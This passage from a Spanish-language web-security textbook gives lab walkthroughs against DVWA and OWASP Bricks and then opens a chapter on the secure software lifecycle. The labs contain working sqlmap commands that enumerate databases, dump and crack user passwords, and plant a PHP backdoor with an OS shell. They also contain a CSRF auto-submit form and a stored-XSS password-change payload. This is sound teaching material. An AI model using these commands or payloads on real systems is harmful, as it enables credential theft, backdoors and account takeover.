


Figura 6.40 Intercepción con proxy en Burp

Paso 1 Ve a la pestaña *Proxy*

Paso 2 Ve a la pestaña *Intercept (Interceptar)*

Paso 3 Haz clic en el botón Intercept (para activar el nuevo interceptor)

Regresa a DVWA y envía la solicitud de SQL

La solicitud GET se intercepta con el proxy Burp. Hemos captado la información del cookie y de la ID de sesión que en tu caso será distinta. En el siguiente paso usamos esta información.

Paso 4 Abre SQLMAP, que se encuentra en el menú de Kali Linux Applications | Database Assessment (Aplicaciones | Evaluación de base de datos). Ejecuta el siguiente comando:

```
root@kali:~# sqlmap –u “http://192.168.56.3/dvwa/vulnerabilities/
sqli/?id=1&Submit=Submit#” --cookie=“security=low;
PHPSESSID=lcqd28qabvmlqlr40pp5dsa6b6; security_level=0”  --dbs
```

En el resultado encontramos el nombre de la base de datos **dvwa**:




Figura 6.41 Sistema de administración de base de datos (dbms)

Paso 5 Realiza la siguiente inyección SQL con la herramienta SQLMAP:

```
root@kali:~# sqlmap –u “http://192.168.56.3/dvwa/vulnerabilities/
sqli/?id=1&Submit=Submit#”
--cookie=“security=low; PHPSESSID=lcqd28qabvmlqlr40pp5dsa6b6;
security_level=0”  --fingerprint
```




Figura 6.42 Huella digital de MySQL

El resultado es la huella digital de MySQL. Toda la información de la instrucción SQLMAP se mantiene en el archivo **log.txt** en la carpeta **/root/.sqlmap/ output / 192.168.56.3**.

Paso 6 Realiza la siguiente inyección SQL para identificar las tablas en la base de datos:

```
root@kali:~# sqlmap –u “http://192.168.56.101/dvwa/vulnerabilities/
sqli/?id=1&Submit=Submit#” --cookie=“security=low;
PHPSESSID=lcqd28qabvmlqlr40pp5dsa6b6; security_level=0” --tables
```

El resultado muestra las tablas en la base de datos:

Figura 6.43 Tablas en la base de datos

El nombre de la base de datos es **dvwa** y tiene dos tablas: **guestbook** (libro de invitados) y **users** (usuarios).

LABORATORIO 6.19 *Aplicación OWASP Bricks*

En este ejercicio harás pruebas de penetración en la aplicación Bricks de OWASP. Intenta buscar toda la información posible de la base de datos, tal como nombre, tablas, nombres de usuarios y claves.

Paso 1 Analiza Bricks con uno de los siguientes escáneres: Vega, Skipfish o Nikto.

Paso 2 Busca con la herramienta SQLMAP en sistema de administración de base de datos de la aplicación como sigue. Ojo, utilizamos dbs en vez de dbms:

```
root@kali:~# sqlmap -u http://192.168.56.3/owaspbricks/login-1/
?username=’x’
--banner --dbs  --forms --threads 2 --risk 2 --level 2
```

En SQLMAP extraemos información usando dos guiones, por ejemplo --dbs.

¿Cuáles puntos de inyección se encontraron?
¿Cuál es el dbms?
¿Cuál es la base de datos?

Paso 3 En este paso usamos la información del punto anterior:

Punto de inyección: username
Dbms: mysql
Base de datos: bricks

En SQLMAP proveemos la información conocida usando un guión, por ejemplo -D bricks. Ahora, buscamos los nombres de las tablas con --tables:

```
root@kali:~# sqlmap -u http://192.168.56.3/owaspbricks/login-
1/?username='x' --dbms=mysql -D bricks --forms --tables --threads 2
```

¿Cuáles son los nombres de las tablas?

Paso 4 En el resultado anterior vemos que el nombre de la tabla es users. En el siguiente escaneo proveemos esta información así: -T users. Extraemos los nombres de las columnas así: --columns.

```
root@kali:~# sqlmap -u http://192.168.56.3/owaspbricks/login-
1/?username='x' --dbms=mysql -D bricks --forms -T users --columns
--threads 2
```

Paso 5 En el paso anterior vemos que las columnas son:

email
host
idusers
lang
name
password
ref
ua

En este paso usamos la información obtenida para buscar los nombres de los usuarios y sus claves. Proveemos las columnas que deseamos ver así: -C email,name,password y pedimos el contenido usando --dump.

```
root@kali:~# sqlmap -u http://192.168.56.3/owaspbricks/login-1/
--dbms=mysql --forms -D bricks -T users
-C email,name,password --dump --threads 2
```

Pide a SQLMAP que descifre las claves cifradas. El resultado será como se ve:




Figura 6.44 Claves descifradas

LABORATORIO 6.20 ***La aplicación DVWA de OWASP***

Paso 1 Efectúa un escaneo de la aplicación DVWA para buscar un punto de inyección

Paso 2 Efectúa los escaneos necesarios para descifrar las claves de los usuarios en la base de datos.

6.10 ◆ Insuficiente protección de un ataque

La protección completa contra ataques significa más que validar la entrada de datos; se trata también de detección, el inicio de sesión, la reacción y, si es posible, el bloqueo (preventivo) de los ataques.

LABORATORIO 6.21 ***Exploit: insuficiente protección de ataque***

En este ejercicio tratamos de instalar una puerta trasera en la aplicación DVWA.

Paso 1 Teclea el siguiente comando para instalar una puerta trasera y un shell del sistema operativo (OS):

```
root@kali:~# sqlmap –u “http://192.168.56.101/dvwa/vulnerabilities/
sqli/?id=1&Submit=Submit#” --cookie=“security=low;
PHPSESSID=lcqd28qabvmlqlr40pp5dsa6b6; security_level=0” -D dvwa
--os-shell
```

Puedes ver el proceso a continuación:




Figura 6.45 Proceso de instalación de puerta trasera

Teclea **4** para PHP y **4** para fuerza bruta. El resultado depende del servidor web, por ejemplo, los servidores Linux son más seguros que los de Windows. Cuando hayas creado la puerta trasera, verás el siguiente resultado:




Figura 6.46 Resultado de instalación de puerta trasera

El clasificador de archivos se ha cargado y aparece el indicador del shell del sistema operativo (OS). El clasificador de archivos es para cargar a los mismos como en la figura 6.47.

Paso 2 Comprueba si la puerta trasera se ha cargado navegando en **http://192.168.0.3/tmpunais.php**. Si obtienes la siguiente figura, has instalado correctamente una puerta trasera y puedes cargar archivos y ejecutarlos con el shell del sistema operativo (OS):




Figura 6.47 Puerta trasera para cargar archivos

6.11 ◆ Cross-Site Request Forgery (CSRF)
Falsificación de peticiones en sitios cruzados

Se es víctima de una falsificación de peticiones en sitios cruzados (CSRF) cuando un pirata informático obliga a tu navegador a reenviar una solicitud HTTP falsificada con tu autenticación e información de sesión a otro sitio web vulnerable, éste cree que hiciste la solicitud. Esto sucede sin que te des cuenta. El resultado de un CSRF es un cambio de estado, algo se modifica en el sistema y no puedes ver el resultado. Ejemplos de cambios de estado son transferir dinero o cambiar una contraseña.

¿Cómo se realiza un CSRF?

Se puede agregar un ataque CSRF a una página web o a un correo electrónico, cuando el usuario abre cualquiera de los dos, se ejecuta la solicitud falsificada del pirata informático. Las formas más comunes de un CSRF son a través de un IMG SRC, por ejemplo:

```
<img src="http://host/?commando">
```

O a través de un SCRIPT SRC, por ejemplo:

```
<script src="http://host/?commando">
```

O a través de un IFRAME SRC, por ejemplo:

```
<iframe src="http://host/?commando">
```

LABORATORIO 6.22 ***Exploit: Cross Site Request Forgery (CSRF)*** 

En este ejercicio de laboratorio simulamos un ejemplo de CSRF. Esto lo hacemos en los siguientes pasos:

Paso 1 Interceptamos a un usuario con una conexión viva y el banco donde ejecuta una transacción de depósito.

Paso 2 Creamos y le enviamos el siguiente script como una representación falsa del verdadero script del banco, por ejemplo:

```
<html>
   <head>
      <title>Ejemplo de un CSRF</title>
   </head>
   <body onload=”document.formulario.submit()”>
      <h1>Ejemplo de un CSRF</h1>
      <form action=”https://banco.com/depositar” method=”POST”
      target=”iframeInvisible” name=”formulario”>
             <input type=”hidden” name=”número de cuenta del
pirata”
             value=”123456”/>
             <input type=”hidden” name=”cantidad” value=”1234.00”/>
      </form>
      <iframe name=”iframeInvisible” style=”display:none;”>
</iframe></body>
</html>
```

Si logramos engañar al usuario para ejecutar esta petición falsa, ésta se hará invisiblemente:

```
target=”iframeInvisible”
```

en el fondo del navegador del usuario, y enviará los datos del formulario al banco:

```
form action=”https://banco.com/depositar”
```

La petición falsa depositará una cantidad en la cuenta del pirata. Esto se efectuaría como un ataque Man In The Middle donde el navegador del usuario ya ha establecido correctamente una sesión con el banco. El pirata hace uso de la sesión activa del navegador del usuario para enviar la petición falsa.

LABORATORIO 6.23 ***Exploit: XSS almacenado***

En este ejercicio trataremos de implementar una solicitud de ‘cambio de contraseña’ detrás de las pantallas, sin que el usuario se dé cuenta de ello. Queremos guardar la solicitud en el libro de invitados utilizando la página XSS almacenado de la aplicación DVWA:




Figura 6.48 XSS almacenado

Comienza Burp e hila la aplicación DVWA:




Figura 6.49 Solicitud al repetidor en Burp

Paso 1 Ve a la solicitud *xss_s POST* en Burp

Paso 2 Haz clic con el botón derecho en la Pestaña *Request* | *Raw (Solicitud* | *Sin formato)*. Selecciona *Enviado a repetidor* en el menú de contexto.




Figura 6.50 Almacenar XSS con Burp

Paso 1 En el Repetidor, reemplaza el *Mensaje* con el siguiente código:

```
Hello<script src="http://192.168.56.3/dvwa/vulnerabilities/
csrf/?password_ new=nueva-clave&password_conf=nueva-
clave&Change=Change"></script>
```

Paso 2 Haz clic en el botón *Go (Ir)*

Si observas el código almacenado XXS, verás al que protege contra las inyecciones de código. Nuestro ataque falló.

Figura 6.51 Código fuente de DVWA

6.12 ◆ Uso de componentes con vulnerabilidades conocidas

Las aplicaciones que usan software desarrollado por terceros, como componentes o módulos con vulnerabilidades conocidas socavan la seguridad de la aplicación. El resultado puede ser que se produzca la pérdida de datos o la captura del servidor.

LABORATORIO 6.24 ***Exploit: Componentes con vulnerabilidades conocidas*** 

Un componente que no codificaste es el de un tercero. Ya no es posible desarrollar una aplicación moderna sin usar componentes de terceros, esto se convierte en un problema cuando los utilizamos sin ninguna investigación de vulnerabilidad.

En este ejercicio de laboratorio centrarás tu investigación en las vulnerabilidades de los siguientes componentes. Haz esto usando los comandos de búsqueda en los foros de discusión sobre estos elementos.

- Derivación de autenticación de Apache CXF
- Ejecución de código remoto de Spring

6.13 ◆ API desprotegidas

Más adelante, en el capítulo 7, trataremos el tema de API escritas en SOAP/XML o REST/JSON. Las API inseguras también hacen que tus aplicaciones web sean vulnerables; el hecho de que estén diseñadas para que las utilicen los sistemas y no las personas, hace que sea difícil probarlas.

Imagina que una API insegura recupera los datos financieros de un usuario. Un pirata informático (hacker) puede llegar a esta información sensible mediante el fuzzing de parámetros.

Capítulo 7

Secure Software Lifecycle (SSLC)

Objetivos de aprendizaje

Al final de este capítulo deberás dominar los siguientes conocimientos y habilidades:

- Secure Software Lifecycle (SSLC, Ciclo de Vida del Software Seguro)
- Modelado de las amenazas
- Planificación de una prueba
- Principios de codificación
- Codificación con las mejores prácticas
- Diseño de código
- Notificación y manejo de errores
- Revisión del código con las mejores herramientas y prácticas
- Auditoría o registro de actividades de usuarios
- Cómo implementar el SSLC

7.1 ◆ Introducción

En el capítulo anterior se estudiaron las amenazas más comunes para las estructuras de las aplicaciones con base en la lista que OWASP publica anualmente. Con la ayuda de las herramientas para pruebas de penetración, hemos dado cabida a estas vulnerabilidades.

En este capítulo abordamos el desarrollo de software seguro que se estructura mediante Secure Life Lifecycle (SSLC). Con la ayuda de nuestra propia aplicación, pasamos por todas las fases de este SSLC. Al final, entregamos un informe 'Resumen de pruebas de penetración'.

7.2 ◆ ¿Qué es información segura?

7.2.1 Activos

'Posesiones' o 'propiedades' son otras maneras de referirse a los activos. Éste es un enfoque puramente económico-comercial. En el campo de la seguridad, cuando hablamos de activos nos referimos precisamente al tema de nuestra seguridad: la información almacenada en el sistema o la aplicación (en el sentido más amplio se incluye la totalidad del hardware y del software que son parte del sistema.) Los activos deben monitorearse contra el uso no deseado (abuso), el robo y la destrucción. En resumen: la seguridad cibernética está destinada a afianzar los activos.

7.2.2 El triángulo de la CIA (Confidencialidad, Integridad y Acceso)

Hasta cierto punto, se dice que la información segura depende del equilibrio que se logre entre los tres siguientes aspectos:

- Confidencialidad
- Integridad
- Accesibilidad

Integridad: Significa que podemos garantizar la precisión y la integridad de la información.

Confidencialidad: Debe garantizar que sólo las personas a las que se destina la información tengan acceso a ella, es decir, no debe ser accesible a personas, entidades o procesos no autorizados.

Accesibilidad (disponibilidad): Significa que los controles de seguridad y las herramientas de comunicación del sistema deben funcionar correctamente para que la información esté siempre disponible.

Hay un contraste entre las tres características: por ejemplo, es fácil maximizar la disponibilidad pero esto debe hacerse considerando la confidencialidad y la integridad.

La información se asegura mediante la ejecución de los siguientes procesos:

- Autenticación
- Autorización
- Control de acceso
- Auditoría (registro de auditoría)
- No repudio ('no-negación' o irrefutabilidad)

Autenticación: Es la confirmación de la identidad del usuario en interacción con un sistema seguro.

Autorización: Es la especificación de los derechos de acceso de los usuarios. Esto se hace mediante la asignación de privilegios determinados.

Control de acceso: Consiste en especificar explícitamente las condiciones para otorgar acceso a la información.

Auditoría: Es el registro de las actividades del usuario en el sistema. El registro de auditoría debe ser capaz de responder a las siguientes preguntas: ¿Quién hizo qué?, ¿cómo? y ¿cuándo?

Irrefutabilidad o irrevocabilidad: Es la garantía de que las partes involucradas no puedan negar la recepción/envío de un mensaje. Es por ejemplo la variante digital de la firma en un contrato.

7.3 Secure Software Lifecycle (SSLC o ciclo de vida del software seguro)

SSLC o **ciclo de vida del software seguro** es un método para desarrollar software de manera reforzada, el cual es fácil de proteger. El desarrollo de software que recibe parches de seguridad después de haber descubierto alguna vulnerabilidad, no es eficiente.

Figura 7.1 Ciclo de vida del software seguro (SSLC)

Los aspectos del SSLC mostrados en el esquema se definen como sigue:

1 Analizar:
Casos de abuso
Casos de uso

2 Diseño:
Software y arquitectura

3 Planificación de pruebas:
(análisis de riesgo)

4 Codificación:
Revisión del código

5 Pruebas:
Funcionales y pruebas Pentest

6 Implementación:
Mantenimiento

El SSLC desempeña un papel importante en el crecimiento explosivo de Internet of Things (IoT), donde casi todos los dispositivos tienen un identificador único (UID) y se pueden conectar a Internet: el refrigerador, el termómetro de la estancia o sala de estar, etc.

No existe una programación cien por ciento segura, pero sí técnicas básicas que garantizan que los piratas informáticos no puedan acceder a nuestras aplicaciones. La mayoría de los programadores suponen que sus programas se ejecutan en una red segura, pero no son expertos en seguridad de red aunque sí responsables de su código y diseño. Con SSLC pasamos por todo el proceso de desarrollo de software seguro.

7.3.1 El proyecto VideoBox

Al realizar la aplicación que llamaremos **VideoBox**, pasaremos por todas las fases de SSLC. Este proyecto trata sobre el diseño de una aplicación VideoBox con una base de datos que contiene video.

7.3.2 Propósito de la aplicación

La aplicación VideoBox sirve para que los corresponsales puedan subir ellos mismos sus videoreportajes y que éstos sean públicos y estén disponibles las veinticuatro horas, todos los días para todos los usuarios anónimos. El administrador de la aplicación es responsable de aprobar el contenido en los videos que se han subido.

La aplicación VideoBox debe ser receptiva (adecuada para todos los dispositivos) y satisfacer las siguientes necesidades:

Tableros

Los diferentes tableros están destinados a diversos usuarios:

- Para los anónimos, un tablero/página de bienvenida con:
  - Una función de búsqueda para videoreportajes
  - Una visión general de los cinco videos más vistos

- Para los corresponsales un tablero/página de bienvenida con:
  - Un código de inicio de sesión/autenticación con sesiones
  - Enlace para crear una cuenta
  - Un enlace con la opción 'contraseña olvidada', para que se pueda crear una contraseña
  - Un mensaje: 'Has iniciado la sesión como NOMBRE DEL CORRESPONSAL'
  - Un enlace con la página en la cual se sube el video
  - Un enlace con una descripción general CRUD de sus reportajes (CRUD representa las cuatro operaciones básicas que se ejecutan en una base de datos: Create [Crear], Read [Leer], Update [Actualizar], Delete [Eliminar])
  - Un enlace con la página de cierre de sesión

- Para el administrador (de la aplicación) un tablero/página de bienvenida con:
  - Un código de inicio de sesión/autenticación con sesiones
  - Un mensaje: 'Has iniciado la sesión como NOMBRE DEL ADMINISTRADOR'
  - Un enlace con Informe 1: reportajes por corresponsal
  - Un enlace con Informe 2: reportajes por tema
  - Un enlace con la tabla **reportajes** con CRUD
  - Un enlace con la tabla **corresponsales** con CRUD
  - Un enlace con la página de cierre de sesión

VideoBox aplica las siguientes reglas para subir videos.

Reglas

- El formato del video debe ser WEBM, MP4 u OOG
- El tamaño del video no deberá ser mayor que 5 GB
- Los corresponsales reportados deben estar acreditados por VideoBox
- Sólo los corresponsales acreditados pueden subir videos
- El administrador puede eliminar el contenido de video que sea inapropiado

7.4 ◆ SSLC: Analizar

La primera fase de SSLC es el análisis; durante ella se establecen los requisitos funcionales para la aplicación que se construirá en consulta con el cliente. Este documento es el 'Análisis de las necesidades'.

El análisis de necesidades debe contener los siguientes componentes:

- Portadilla con:
